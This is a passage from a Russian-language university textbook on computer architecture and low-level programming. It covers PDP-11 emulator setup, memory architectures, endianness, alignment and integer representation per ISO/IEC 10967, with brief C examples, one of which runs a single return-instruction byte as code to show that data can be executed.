

**А**рхитектура  
**ЭВМ**  
и  
**Н**изкоуровневое  
**П**рограммирование

# Введение

Данный курс состоит из двух объемных частей: «Базовые сведения» и «Современные Intel x86-совместимые вычислительные системы».

В первой части рассматриваются общие вопросы разработки приложений или их компонент на низком уровне, не вдаваясь в детали конкретной реализации. В иллюстративных целях используется реально существовавшая вычислительная система — PDP11 под управлением ОС RT-11. Такой выбор объясняется сразу несколькими соображениями:

- простая архитектура вычислительной системы, зачастую рассматриваемая в качестве «классической ЭВМ» с шинной топологией;
- удобная для человека система команд и режимов адресации процессора, в результате чего разработка и анализ машинного кода не представляет значительных сложностей;
- именно на компьютерах PDP11 началась эра операционных систем Unix и языка программирования «C»; причём многие конструкции «C» имеют близкие аналоги в режимах адресации и инструкциях PDP11;
- сложившиеся и реализованные к тому времени средства разработки поныне существуют практически в том же виде; однако, в отличие от современных средств, минималистичны и просты для освоения;
- простота, чтобы не сказать примитивность средств разработки и отладки, дополняется встроенным в операционную систему возможностями по просмотру и изменению данных и инструкций непосредственно в оперативной памяти.

На примере этой вычислительной системы будут рассмотрены вопросы разработки машинных кодов, абсолютной и относительной адресации, позиционно-независимых кодов, использования ассемблеров и языков высокого уровня, этапы и инструменты компиляции приложений.

Во второй части будут рассмотрена разработка приложений для современных x86-совместимых процессоров. В эту часть входят базовые сведения об архитектуре вычислительных систем на x86-совместимых процессорах, базовые

представления о взаимодействии с периферийным оборудованием, о режимах работы процессоров, начиная от унаследованных 16-ти разрядных до современных 64-х разрядных режимов с некоторым «креном» в сторону разработки приложений в нативном коде, включая представления о функционировании и разработке многопоточных приложений и взаимодействии приложений с операционной системой. Изложение второй части будет базироваться на 32 и 64-х разрядных операционных системах Windows и Linux, включая синтаксис ассемблеров Intel и AT&T и некоторые особенности диалектов C/C++ (Visual C/C++ и GCC), в том числе поддержку встроенного ассемблера.

# Базовые сведения

## Техническая справка

Последующее изложение будет основываться на ЭВМ PDP11 компании Digital Equipment Corporation (DEC), выпускавшейся в 70 - 80-х годах XX века. Компьютеры этой линейки стали по своему легендарными: это была очень удачная серия 16-ти разрядных мини-ЭВМ, доступная для массового, хотя и не частного, потребителя (одна ЭВМ размещалась в одной или нескольких стойках). Именно на компьютерах этой линейки фактически начала формироваться хакерская культура, именно для компьютеров серии PDP была разработана операционная система Unix, на них был разработан и реализован язык С. Дальнейшим развитием серии PDP стали 32-х разрядные компьютеры VAX, также оставившие значительный след в истории вычислительной техники.

О Digital и её компьютерах можно рассказывать много и долго. Эти компьютеры были базовыми для Пентагона, их советские аналоги (СМ-4, СМ-1420, Электроника-79, Электроника-81 и пр.) считались базовыми для министерства среднего машиностроения. Для них было создано множество операционных систем, среди которых выделяются первые Unix'ы и операционные системы, созданные под руководством Дэвида Катлера (David Cutler): RSX-11 (PDP11), следующая за ней 32-х разрядная ОС VAX/VMS (VAX-11), позже превратившаяся в OpenVMS и ещё позже в так и не реализованную Portable VMS, которая стала прообразом для ядра Windows NT после перехода команды разработчиков в 1988 году в Microsoft. Digital оставила заметный след практически во всех областях компьютерной индустрии, от разработки программного обеспечения, до аппаратуры: разработка реляционных и сетевых систем управления данными (VAX DBMS, позже Oracle CODASYL DBMS), сетевых сред (один из лидеров разработки и внедрения Ethernet), глобальных коммуникационных сетей, высоконадежных кластеров с горячим резервированием, суперскалярных микропроцессоров Alpha (наработки позже были проданы Intel) и многое, многое другое.

В 1996 году компания фактически разорилась и вошла в состав Compaq, в дальнейшем, уже как часть Compaq, вошла в Hewlett Packard.

В данной части курса будет использоваться операционная система RT-11, запускаемая в эмуляторе PDP11. Таким образом, нам понадобятся три следующих компонента:

- эмулятор PDP11;
- образы дисков для системы и для пользовательских файлов;
- эмулятор терминала VT-100.

Мы будем использовать эмулятор PDP11 «SIMH», доступный в виде исходных кодов, исполняемых файлов для Windows, а также входящий в некоторые дистрибутивы Linux (например, Open SUSE 11.2). Эмулятор можно загрузить с сайта: <http://simh.trailing-edge.com/>.

Рекомендуется использовать заранее подготовленные для данного курса образы дисков операционной системы RT-11 v5.3 и конфигурационных файлов (см. ниже), либо можно скачать установочный образ системы со страницы: <http://simh.trailing-edge.com/software.html>, (либо по прямой ссылке <http://simh.trailing-edge.com/kits/rtv53swre.tar.Z>). Следует заметить, что при использовании этого образа потребуется генерация системы (sysgen), что может составить некоторые сложности для неподготовленного пользователя.

В качестве эмулятора терминала при использовании Windows в роли хост-системы лучше всего подойдет telnet-клиент с поддержкой терминалов VT-100. Весьма удачен в этой роли putty (см. сайт <http://www.putty.org/>, либо <http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html>). В этом случае эмулятор SIMH надо настроить для работы в качестве telnet-сервера (подробнее см. ниже).

При использовании в качестве хост-системы ОС Linux с графическим интерфейсом X11 можно воспользоваться обычным эмулятором терминалов xterm.

Во всех случаях необходимо проследить, чтобы эмулировался терминал VT-100 и размер «экрана» составлял строго 80x24 символов (лучше всего запретить возможность изменения размеров), использовалась стандартная английская раскладка клавиатуры и 437, 850 или 866 кодовая страница.

Подготовленные образы дисков, конфигурационные и исполняемые файлы эмуляторов можно скачать с кафедрального ftp-сервера по адресу: [ftp://student@195.19.53.134/pub/Courses/Low Level/Basic/RT-11/](ftp://student@195.19.53.134/pub/Courses/Low%20Level/Basic/RT-11/), файлы [rt-11-windows.zip](#) и [rt-11-linux.tar.gz](#); оба архива содержат идентичные образы дисков и при желании могут быть распакованы в один каталог.

При использовании ОС Windows после распаковки архива надо перейти в подкаталог windows и «выполнить» файл [putty.reg](#) — он содержит описание характеристик сеанса для работы с эмулятором PDP11 — тип терминала, размер окна и т. п. Эмулятор запускается с помощью [#rt.bat](#).

При использовании ОС Linux надо проследить, чтобы пакет «[xterm](#)» был установлен и, желательно, был установлен SIMH ([rt-11-linux.tar.gz](#) содержит эмулятор [rpd11](#), но нет гарантии его работоспособности в конкретной Linux среде). Эмулятор запускается с помощью скрипта [#rt](#).

# Введение в архитектуру ЭВМ

## Основные понятия

Начиная изучение низкоуровневого программирования, надо обратить внимание на два важнейших блока вычислительной машины (ВМ, ЭВМ) — *центральный процессор* (ЦПУ, Центральное Процессорное Устройство, CPU, Central Processor Unit) и *оперативную память* (ОЗУ, Оперативное Запоминающее Устройство, RAM, Random Access Memory). Сложнейшим из них оказывается процессор, но наибольшее влияние на архитектуру всей вычислительной системы и даже на организацию процессора оказывает память. Основной причиной для этого послужил т. н. *принцип хранимой в памяти программы*: порядок операций, которые необходимо выполнить для выполнения тех или иных вычислений, записывается в виде последовательности *инструкций*, хранящихся в памяти ЭВМ. Для реализации этого принципа необходимо предусмотреть:

- способ представления инструкций в памяти;
- механизм получения и исполнения инструкций в требуемом порядке.

Методы реализации этих двух требований сильно зависят от одного принципиального решения: в какой памяти будут размещены данные, а в какой памяти будут размещены инструкции. Здесь возможно два существенно различающихся подхода:

- использование общей памяти для хранения и данных и инструкций; это один из принципов т. н. «*принстонской архитектуры*», также называемой «*архитектурой фон Неймана*»<sup>1</sup> [4], [49], [89];
- использование разных типов памяти для данных и для инструкций; это один из принципов т. н. «*гарвардской архитектуры*», несколько менее распространенной, чем принстонская.

В первом случае очевидно, что при хранении инструкций и данных в одной памяти их представление должно быть общим. Как следствие возникают понятия *кодирования инструкций* — представление их в виде числового кода<sup>2</sup> и представление об *адресуемости инструкций*, аналогично *адресуемости данных*.

Второй случай оказывается более запутанным: обычно использование раздельной памяти для кода и данных рассматривается как принципиальное отличие гарвардской архитектуры от фон Неймановской; но это входит в некоторое противоречие со сложившейся терминологией и практикой: для современных машин характерно использование сложных механизмов управления многоуровневой па-

<sup>1</sup> Понятия «принципов» и «архитектур» весьма расплывчато; в 1945–1946 гг., когда происходило их формирование, разрабатывались конкретные вычислительные системы, а не общие принципы. В итоге под «принципами» подразумевается некоторое устоявшееся и весьма незначительное подмножество сформулированных утверждений, зачастую мало похожее и даже противоречащее формулировкам исходных документов. В современных источниках толкование этих принципов иногда противоречиво.

<sup>2</sup> Часто эту формулировку избыточно конкретизируют, превращая в «принцип двоичного кодирования инструкций»; однако же выбор системы счисления не является принципиальным, по сравнению с представлением кодов инструкций числами.

мятью, при котором код и данные могут быть и разделены в физически различных областях, а могут быть и объедены — причем на одной и той же машине и даже в одно и то же время (на некоторых уровнях иерархии памяти код и данные разделены, на других — находятся совместно). Существенным является то, что, во-первых, при использовании раздельной памяти возможно существенно различное представление кода и данных (вплоть до отказа от кодирования числами) и, во-вторых, код может быть неадресуемым (скажем, в ранних вычислительных машинах Конрада Цузе [15], [51] код представлялся в виде линейного списка и была возможность перехода только к следующей операции; вместо ветвлений применялись инструкции, выполняемые только при некоторых условиях).

До тех пор, пока соблюдается *численное кодирование* и *адресуемость инструкций*, разница между гарвардской и принстонской архитектурами выглядит, скорее, косметической и часто неочевидной. Для современных вычислительных систем, относимых как одной, так и к другой архитектуре, характерным является и численное кодирование и адресуемость инструкций.

Вопрос адресуемости кода и данных надо прояснить: в реальных задачах приходится иметь дело с данными разных типов, фактически с *данными разного размера*. Аналогичное замечание можно сделать и относительно инструкций — в большинстве случаев инструкции могут различаться по длине.

Размер и длина данных и инструкций в вычислительной машине связана со способом их представления. В массовых современных системах используется *двоичное представление*<sup>1</sup>, что иногда рассматривают в качестве одного из базовых принципов. На самом деле использование двоичного представления определяется простотой технической реализации электронных устройств с двумя устойчивыми состояниями и выполнения основных арифметических операций<sup>2</sup> (например, таблицы сложения или умножения десятичных чисел содержат по 100 правил, а двоичных — по 4). В таблице 1 приведены длины распространенных целочисленных типов данных в битах и байтах, их принятые названия и условные обозначения, часто используемые для образования имен типов.

Таблица 1: Названия целочисленных типов данных разной разрядности

Число разрядов	1	8	16	32	64
Число байт	—	1	2	4	8
Русское название, сокращение	бит, б, b	байт, Б, B	слово, W	двойное слово	квадрослово
Англоязычное обозначение типа	bit	byte char	word short	dword long	qword quad long long

1 Существуют несерийные модели процессоров, использующих сбалансированную троичную систему счисления.

2 Использование  $p$ -арных систем счисления, где  $p$  больше 2, позволяет несколько ускорить процесс вычисления ценой усложнения аппаратуры. Аналогичного эффекта можно добиться, реализуя параллельные операции над несколькими разрядами в двоичном представлении, что эквивалентно использованию  $2^n$ -арной системы счисления. Более того, современные процессоры именно так и делают, оперируя с 32, 64 и даже 128 разрядами одновременно.

---

Надо уточнить, что термин «слово» в качестве типа данных иногда понимается как «машина́ное слово». Машина́ное слово может быть и 16, и 32, и 64-х разрядным, и даже иной разрядности, не являющейся степенью двойки; число разрядов в машина́ном слове определяется разрядностью процессора и, если процессор 18-ти разрядный, то машина́ное слово будет тоже 18-ти разрядным.

Адресовать каждый единичный бит информации технически неэффективно. Эти соображения приводят к появлению *минимальной адресуемой ячейки памяти*. Обычно в таком качестве выступает один байт, и не существует способа прочитать или записать в память менее, чем один байт информации. Оперативная память при этом рассматривается как одномерный массив с возможностью манипуляции над данными размером в один или несколько байт.

Крайне упрощенно можно считать, что существует возможность в любой произвольный момент времени обратиться по любому адресу, что послужило основой для англоязычного названия ОЗУ: *random access memory* (память с произвольным доступом). В реальности память оказывается сильно неоднородной, и некоторые типы обращений выполняются качественно медленнее других, а третьи вообще невозможны. Например, в рассматриваемой ЭВМ PDP11 можно обратиться к байту, расположенному по любому адресу, но к 2-х байтовому (16-ти разрядному) слову можно обратиться только если оно находится по чётному адресу. Во многих современных ЭВМ обращение к словам по нечётным адресам возможно, но выполняется медленнее, чем к словам по чётным адресам.

Такая неоднородность приводит к использованию *выравнивания (alignment)* инструкций и данных по адресам, часто кратным размеру данных, к которым осуществляется обращение, либо кратным некоторому аппаратно-определенному размеру, например, длине строки кэш-памяти. При программировании на низком уровне это необходимо учитывать программисту, а при использовании языков высокого уровня, таких как С, выравнивание выполняется компилятором, но у разработчика программы есть возможность (а иногда и необходимость) управлять этим механизмом.

## **Размещение данных и инструкций в памяти**

Размещение данных размером в несколько байт в памяти можно осуществлять разными способами, зависящими от порядка байт. Наибольшее распространение получили два, называемых *«big endian»* и *«little endian»*.

Для наглядности рассмотрим несколько способов записи чисел в шестнадцатеричной форме, которая будет использована потому, что один шестнадцатеричный разряд соответствует ровно четырем двоичным ( $2^4=16$ ); два шестнадцатеричных разряда — одному байту, четыре — одному слову и т. д.

Предположим также, что у нас есть 32-х разрядное число *0x04030201*. Такое число может быть представлено парой 16-ти разрядных чисел или четверкой 8-ми разрядных. Очевидно, что при представлении парой 16-ти разрядных чисел одно из них будет представлять младшую часть 32-х разрядного числа, а другое — старшую. Если принято правило, что *по младшим (меньшим) адресам разме-*

щается младшая часть числа, то такой способ представления называют *little endian* (см. таблицу 2). Возможен и другой способ представления: по младшим адресам размещается старшая часть числа; этот способ называется *big endian*. Изредка используют смешанные варианты, например, при объединении байт в слова используют little endian, а при объединении слов в двойные слова — big endian (именно так сделано в PDP11).

Таблица 2: Разные способы записи длинного числа 0x04030201

Представление	Little Endian	Big Endian	PDP11
32-х разрядное	0x04030201	0x04030201	0x04030201
16-ти разрядное	0x0201, 0x0403	0x0403, 0x0201	0x0403, 0x0201
8-ми разрядное	0x01, 0x02, 0x03, 0x04	0x04, 0x03, 0x02, 0x01	0x03, 0x04, 0x01, 0x02

В серийных вычислительных системах несколько чаще используется представление little endian; тогда как big endian чаще встречается в аппаратно-независимых стандартах (например, формат представления растровых изображений bmp, формат представления IP адресов в сетевых пакетах и т. п.). Вопрос «какое представление удобнее» однозначного решения не имеет, с точки зрения аппаратуры направления «справа-налево» и «слева-направо» смысла не имеют, поэтому выбор не оказывает никакого влияния на сложность вычислительной системы.

Причина появления различных представлений связана, видимо, с использованием арабских цифр и правил записи чисел в европейских языках. По правилам многих языков (в том числе русского) слова пишутся слева-направо, т. е. сначала первое слово, потом второе, третье и т. д.; аналогично составляются списки, перечисляются элементы вектора и т. п. А при записи чисел цифры в нём перечисляются справа-налево (как в арабском письме): самым первым (левым) пишется самый старший разряд, а самым последним — самый младший. В удобной нам форме записи порядки размещения чисел в последовательности и цифр в числе оказываются *несогласованными*. В этом случае big endian форма записи может быть удобна для некоторых размеров<sup>1</sup> данных и только если они выровнены по границам, кратным их размеру. В случае любой согласованной формы за-




Рисунок 1: Возможное представление в памяти 32-х разрядного невыровненного на 32-х разрядную границу числа (0x08070605) в big endian форме; для сравнения приводится запись выровненного числа 0x04030201.

1 Начиная с некоторого размера очень длинные числа, превышающие разрядность процессора, всё равно будет удобнее писать в виде последовательности чисел слева-направо и big endian нарушаются. Кроме того, правила переноса разрядов между данными разной разрядности выглядят нерегулярными (например, при реализации математики произвольной точности).

писи (всё пишется слева-направо или всё справа-налево) представление little endian является более логичным.

Примечания к рисунку 1 на стр. 10: в разных реализациях ЭВМ возможны различные способы размещения невыровненных данных. В приведенном примере младшее слово числа размещается в старшей части предыдущего (т. е. в терминах адресов «младшего») выровненного двойного слова, а старшая часть — в младшей части следующего (т. е. «старшего») выровненного. При таком размещении сдвиг младшего двойного слова влево приведет к появлению переноса (пунктирная стрелка), который легко можно учесть при сдвиге следующего, «старшего» двойного слова. Конечно, возможны и другие варианты, допустим, с размещением младшего слова числа в младшей части предыдущего выровненного двойного слова и т. п., однако любое принятное решение окажется удобным лишь в частных случаях.

## Типы данных, типы операндов и инструкции

При представлении инструкций и данных в памяти ЭВМ не используется никакой информации о *типе* того, что в этом месте находится; нет никакого способа однозначно выяснить, что именно находится по тому или иному адресу памяти. С точки зрения низкоуровневых средств программирования нельзя говорить о наличии *типов* данных, можно говорить лишь о *типе операндов инструкции*, причём каждая инструкция однозначно определяет, какой тип операнда она использует. Данные приобретают «тип» лишь в тот момент, когда их в качестве операнда использует некоторая инструкция. Одна и та же ячейка памяти может рассматриваться как содержащая данные совершенно разных типов, причем одновременно<sup>1</sup>, аналогично любой байт памяти может быть как самостоятельными данными, так и являться частью данных любого иного типа. На этом основаны многие конструкции языков высокого уровня, например, COMMON-области языка Fortran; union и привидение типов указателей языка C (см. ниже) и др.

```
union {
    signed char    c[2];      /* байты c[0] и c[1] "наложены" на */
    short int      w;        /* старший и младший байты слова w */
} x;
x.c[0] = 3; x.c[1] = 5;      /* x.w равно 0x0503 для little endian машин */
```

Аналогичного эффекта «наложения» данных разного типа можно добиться с помощью приведения указателей:

```
short int w;
((char*)&w)[0] = 3; ((char*)&w)[1] = 5; /* w теперь равно 0x0503 */
```

Даже инструкция оказывается инструкцией, а не данными, лишь в тот момент, когда процессор пытается её выполнить, т. е. когда ей передается управле-

<sup>1</sup> Например, в вычислительных системах с несколькими вычислительными ядрами две инструкции, выполняемые на разных ядрах одновременно, могут обращаться к одной и той же ячейке памяти, интерпретируя её содержимое разными способами.

ние. Это позволяет манипулировать кодами инструкций так же, как данными и осуществлять модификацию или генерацию кода во время выполнения (т. н. самомодифицирующийся<sup>1</sup> код) или до выполнения (например, JIT-компиляция). Эту особенность часто рассматривают в качестве одного из характерных признаков фон Неймановской архитектуры, хотя в [49] фон Нейман предлагал ограничивать возможности по программному изменению кодов инструкций.

Можно привести программу на языке C, в которой данные рассматриваются в качестве кода. Этот пример работоспособен на x86-совместимом IBM PC, если разрешено исполнение данных, то есть т. н. *DEP (Data Execution Preventer)* либо выключен, либо не доступен (на старых машинах с 32-х разрядными процессорами Intel Pentium или более старых):

```
void main(void)
{
    ((void (*)(void))"\xC3")();
}
```

В этом примере строка из одного символа с кодом 195 (0xC3) рассматривается как подпрограмма, не возвращающая результата и не требующая аргументов, происходит вызов этой «процедуры» и корректный возврат управления из неё: байт с кодом 195 соответствует инструкции «выход из подпрограммы».

Возможность рассматривать инструкции как данные, а данные как инструкции упрощает реализацию многих системных средств. Например, загрузчик исполняемых файлов во время загрузки оперирует с исполняемым образом задачи как с набором данных, размещаемых в памяти, а во время выполнения этот образ рассматривается как совокупность инструкций и данных. JIT-компилятор в момент генерации кода также работает с потоком инструкций как с данными.

Надо учитывать, что ошибочное обращение к данным или инструкциям (интерпретируя их как данные иного типа или путая данные и код) приводит к достаточно тяжелым и часто трудно диагностируемым ошибкам и, кроме того, является одной из распространенных уязвимостей программ. Причём серьезной уязвимостью является не только реально выполняемые ошибочные действия, но и возможность их спровоцировать подбором входных данных программы или управляющих воздействий.

## О стандартизации типов данных

При обсуждении представления данных в ЭВМ следует различать несколько аспектов, оговариваемых обычно в стандартах разного уровня и назначения:

- общие принципы представления данных; например, можно говорить о представлении вещественных чисел в форме с плавающей запятой или

---

1 С помощью самомодификации реализуются полиморфные программы, в т. ч. вирусы, некоторые защитные механизмы, включая защиту от отладчиков и дизассемблеров, средства шифрования и скрытия информации, осуществляются некоторые типы атак на программные уязвимости и т. п. В современных защищенных операционных системах применение самомодифицирующегося кода ограничено.

оговорить, что для записи целых отрицательных чисел используется дополнительный код и т. п. Разные способы представления данных на этом уровне приводят к существенно различным свойствам данных; так, например, при использовании прямого кода для представления целых отрицательных чисел может быть два нуля  $+0$  и  $-0$ ; при использовании дополнительного кода наименьшее отрицательное число по модулю оказывается большим, чем максимально возможное положительное, что требует специальной обработки в частных случаях; этот уровень определяет качественные характеристики типов;

- *представление данных в виде последовательности бит*; на этом уровне надо уже определить разрядность (размер) данных, битовую структуру и т. п., например, оговорить, что старший бит целого числа со знаком интерпретируется как знаковый бит, а всего число занимает 32 бита; или оговорить длину в битах мантиссы и экспоненты в записи вещественного числа и т. д.; на этом уровне определяются количественные характеристики типов;
- *размещение этих данных в памяти*; этот вопрос уже был отчасти затронут раньше — существенным оказывается выравнивание, big endian или little endian представление и т. п. Эта часть описания типов узкоспецифична для конкретной платформы, в отличие от двух первых. С точки зрения стандартизации конкретный способ размещения данных важен лишь при передаче данных между вычислительными системами или долговременном хранении данных, т. е. очень важны форматы данных, используемые для обмена информацией.

Стандарты, описывающие первые два аспекта представления типов данных, разработаны весьма обстоятельно. Сюда входят стандарты языков программирования, так как для «обычного» программирования существенно важны качественные и количественные характеристики типов, в отличие от деталей размещения данных в памяти: общая рекомендация сводится к написанию программ, нечувствительных к этим деталям, т. н. платформо-независимых программ. Именно для этого строго оговариваются качественные и количественные характеристики используемых данным языком типов, которые будут одинаковыми на всех plataформах; а программист по возможности должен избегать конструкций, интерпретация которых на разных plataформах может быть различной.

Скажем, примеры, приведенные на стр. 11, являются платформо-зависимыми, поскольку на машинах с little endian представлением дадут результат, отличный от машин с 16-ти разрядным big endian представлением (переменная `w` в этом случае получит значение `0x0305`, а не `0x0503`).

Некоторые стандарты предназначены для разработки стандартов языков программирования и описывают самые общие свойства типов, как, например, стандарт ISO/IEC 11404 «*Information technology – General-Purpose Datatypes (GPD)*» [25], ориентированный по большей части на высокуровневые абстракции типов. В этом стандарте, например, определены основные принципы создания составных типов, определен тип «`void`» и т. п.

Детально разработанных стандартов для представления аппаратно-поддерживаемых (нативных) типов данных очень мало; стандартизован разве что формат вещественных чисел с плавающей запятой, для него существует даже несколько близких стандартов, см., например, стандарты ANSI/IEEE 754 «*IEEE Standard for Floating-Point Arithmetic*» [21] или IEC 60559 «*Binary floating-point arithmetic for microprocessor systems*» [18]. Эти стандарты в настоящий момент поддерживаются<sup>1</sup> многими процессорами и стандартами языков программирования. Существуют также мало применяемые на практике стандарты, разработанные для недвоичных представлений вещественных чисел. Таким, например, является ANSI/IEEE 854 «*IEEE Standard for Radix-Independent Floating-Point Arithmetic*» [22]. В большинстве случаев стандарты либо не предусматривают деталей конкретной реализации типов, либо дают очень строгое описание, но предназначены не для разработки аппаратных платформ, а для стандартизации обмена и хранения данных.

Очевидно, что, с одной стороны, все подобные стандарты сложились на основе некоторой практики реализации типов в ЭВМ и, таким образом, являются как бы отражением низкоуровневых представлений; с другой стороны, аппаратура создается для решения вычислительных задач, таким образом развитие языков программирования и средств взаимодействия вычислительных систем оказывает обратное влияние на разработку аппаратных платформ.

Стандарт ISO/IEC 10967 «*Information technology – Language independent arithmetic – Part 1: Integer and floating point arithmetic*» [24], хотя и не предназначен для аппаратных платформ, но тем не менее очень интересен, поскольку определяет некоторую абстрактную машину, называемую «*LIA-machine*» (*Language Independend Arithmetic*), набор основных типов, поддерживаемый этой машиной, и оговаривает, как должны выполняться операции над ними. Этот стандарт является как бы «связующим мостиком» между стандартами языков программирования, опирающимися на абстракции довольно высокого уровня и деталями реализации конкретной аппаратной платформы. Вопросы, связанные с размещением данных в памяти, этим стандартом не затрагиваются. На практике сложился некоторый «универсальный» набор типов, сходный с типами, описанными стандартом ISO/IEC 10967, часть<sup>2</sup> I и поддерживаемый большинством процессоров.

Стандарт ISO/IEC 10967 определяет тип данных как набор возможных значений плюс набор возможных операций над этими значениями. Среди списка возможных значений могут быть предусмотрены специальные значения, имеющие особый смысл. Среди таких специальных значений выделяют «*Continuation*

---

1 Даже в рамках одной платформы (например, 16-ти разрядные IBM PC XT под управлением MS-DOS) разные языки и реализации языков могут использовать разные форматы. Так, скажем, было с типами *float*, *double* и *long double* в Borland Turbo C и Microsoft Quick C. Сейчас, в «эпоху ANSI/IEEE 754», таких расхождений, по счастью, почти не встречается.

2 Часть 1 стандарта ISO/IEC 10967 определяет целочисленные типы данных и вещественные числа с плавающей запятой, часть 2 — элементарные функции над этими типами и часть 3 — комплексные целочисленные и вещественные типы и элементарные функции над ними. В части, связанной с представление вещественных чисел с плавающей запятой, этот стандарт согласован с ANSI/IEEE 754 и ISO/IEC 60559.

*Value*», которые являются результатом конкретной операции, вызвавшей определенную ошибку, например, деление на ноль, переполнение и т. п., если продолжение вычислений допустимо (хотя данный стандарт, в отличие от ANSI/IEEE 754, не определяет результат операций, если такие значения были у исходных аргументов); и «*Exceptional Value*», если возникшая ошибка исключает продолжение вычислений.

Целые числа, согласно стандарту ISO/IEC 10967, характеризуются четырьмя свойствами: «ограниченное» (*bounded, логическое*), «по модулю» (*modulo, логическое*), минимальным (*minint, численное*) и максимальным (*maxint, численное*) значениями.

Если свойство «ограниченное» ложно, то множество значений совпадает с множеством целых чисел в математике, свойство «по модулю» должно быть ложно, а минимальное и максимальное значения не имеют смысла. Такие числа по определению являются *числами со знаком* (*знаковые, signed*). Если свойство «ограниченное» истинно, то множество значений этого типа является подмножеством математических целых чисел, таких, что

$$\text{minint} \leq x \leq \text{maxint} \quad (1)$$

при этом должны выполняться условия:

$$\text{maxint} > 0 \quad (2)$$

и одно из трёх возможных:

$$\text{minint} = 0 \quad (3)$$

$$\text{minint} = -(\text{maxint}) \quad (4)$$

$$\text{minint} = -(\text{maxint}+1) \quad (5)$$

Если выполняется условие (4) или (5), то определяется число со знаком, иначе, если выполняется (3), то тип определяет «*беззнаковые числа*» (*unsigned*). С точки зрения реализации условие (5) определяет целые числа со знаком, для записи отрицательных значений которых используется дополнительный код, а если выполняется (4), то используется либо *прямой*, либо *обратный* код.

Рассмотрим определение нескольких операций (сложение, деление и модуль) над типами целых чисел. Для их определения стандарт вводит вспомогательную функцию *wrap*, осуществляющую отображение целого числа  $x$ , принадлежащего множеству математических целых чисел  $Z$  на множество допустимых значений типа целых чисел  $I$ :

$$\begin{aligned} \text{wrap}_I: Z &\rightarrow I \\ \text{wrap}_I(x) &= x + j * (\text{maxint} - \text{minint} + 1) \end{aligned} \quad (6)$$

где  $j$ , принадлежащее  $Z$ , выбирается таким, что  $\text{wrap}_I(x)$  принадлежит множеству  $I$ .

$$\text{add}_I: I \times I \rightarrow I \cup \{\text{integer\_overflow}\}$$

$$\begin{aligned} \text{add}_I(x, y) &= x + y && \text{если } x+y \in I \\ &= \text{wrap}_I(x+y) && \text{если } x+y \notin I \text{ и } \text{modulo}=true \\ &= \text{integer\_overflow} && \text{если } x+y \notin I \text{ и } \text{modulo}=false \end{aligned} \quad (7)$$

$$\begin{aligned} \text{div}_I: I \times I &\rightarrow I \cup \{\text{integer\_overflow}, \text{undefined}\} \\ \text{div}_I^f(x, y) &= \text{rd}(x/y) \quad \text{если } y \neq 0 \text{ и } \text{rd}(x/y) \in I \\ &= \text{wrap}_I(\text{rd}(x/y)) \quad \text{если } y \neq 0 \text{ и } \text{rd}(x/y) \notin I \text{ и } \text{modulo=true} \\ &= \text{integer\_overflow} \quad \text{если } y \neq 0 \text{ и } \text{rd}(x/y) \notin I \text{ и } \text{modulo=false} \\ &= \text{undefined} \quad \text{если } y = 0 \end{aligned} \tag{8}$$
$$\begin{aligned} \text{div}_I^t(x, y) &= \text{tr}(x/y) \quad \text{если } y \neq 0 \text{ и } \text{tr}(x/y) \in I \\ &= \text{wrap}_I(\text{tr}(x/y)) \quad \text{если } y \neq 0 \text{ и } \text{tr}(x/y) \notin I \text{ и } \text{modulo=true} \\ &= \text{integer\_overflow} \quad \text{если } y \neq 0 \text{ и } \text{tr}(x/y) \notin I \text{ и } \text{modulo=false} \\ &= \text{undefined} \quad \text{если } y = 0 \end{aligned}$$

Операция  $\text{rd}()$  округляет до ближайшего целого в меньшую сторону, а операция  $\text{tr}()$  округляет до ближайшего целого в сторону нуля. Стандарт требует реализации обоих вариантов операции  $\text{div}_I$ . Операция  $\text{div}_I^t$  соответствует делению чисел со знаком, а операция  $\text{div}_I^f$  - делению чисел без знака. В двоичной системе счисления операция деления на степень двойки в форме  $\text{div}_I^f$  будет эквивалентна операциям сдвига, а операция  $\text{div}_I^t$  — нет; отличия проявятся при делении отрицательных чисел. Например: операция  $\text{div}_I^t(-3, 2)$  вернет  $-1$  с остатком  $-1$ , а операция  $\text{div}_I^f(-3, 2)$  вернет  $-2$  с остатком  $+1$ .

$$\begin{aligned} \text{abs}_I: I &\rightarrow I \cup \{\text{integer\_overflow}\} \\ \text{abs}_I(x) &= |x| \quad \text{если } |x| \in I \\ &= \text{wrap}_I(|x|) \quad \text{если } |x| \notin I \text{ и } \text{modulo=true} \\ &= \text{integer\_overflow} \quad \text{если } |x| \notin I \text{ и } \text{modulo=false} \end{aligned} \tag{9}$$

Интересно, что если выполняются условия (2) и (5) и  $x=\text{minint}$ , то, согласно стандарту, операция  $\text{abs}(x)$  вернет отрицательное число. То есть для случаев представления отрицательных чисел дополнительным кодом модуль наименьшего отрицательного числа остается равным этому самому отрицательному числу.

Полное описание стандарта здесь, естественно, не приводится. Частично рассмотрено описание только одного типа и только нескольких операций для более наглядного представления о назначении и области применения стандартов. По приведенным фрагментам уже можно получить представление о том, как связаны между собой стандарты языков программирования и абстракции высокого уровня со стандартами, специфицирующими свойства типов данных, которые, в свою очередь, связаны со стандартами и реализациями, обеспечивающими конкретное воплощение соответствующих типов в аппаратном обеспечении.

## Представление целых чисел

На практике для представления целых чисел аппаратно поддерживаются форматы длиной  $2^n$  байт, где  $n \geq 0$  и обычно не превышает 1..3. На аппаратном уровне 128-ми разрядные и более длинные числа поддерживаются достаточно редко, но в процессоры включены средства для организации эффективных вычислений над целыми числами произвольной точности. Отказ от аппаратной реа-

лизации тех или иных типов не является отказом от их поддержки вообще, а только лишь требует *программной реализации* вместо аппаратной.

Для представления отрицательных целых чисел используется дополнительный код. Основным преимуществом, определившим его практическую общепринятость является инвариантность выполнения многих операций над двоичными числами к наличию или отсутствию знака и к знаковому или беззнаковому типу. Так, например, операции сложения и вычитания реализуется одинаково как для знаковых положительных, знаковых отрицательных чисел, так и для чисел без знака; операции побитового сдвига влево эквивалентны операциям умножения на степень двойки, а операции сдвига вправо эквивалентны делению беззнаковых или положительных чисел со знаком на степень двойки.

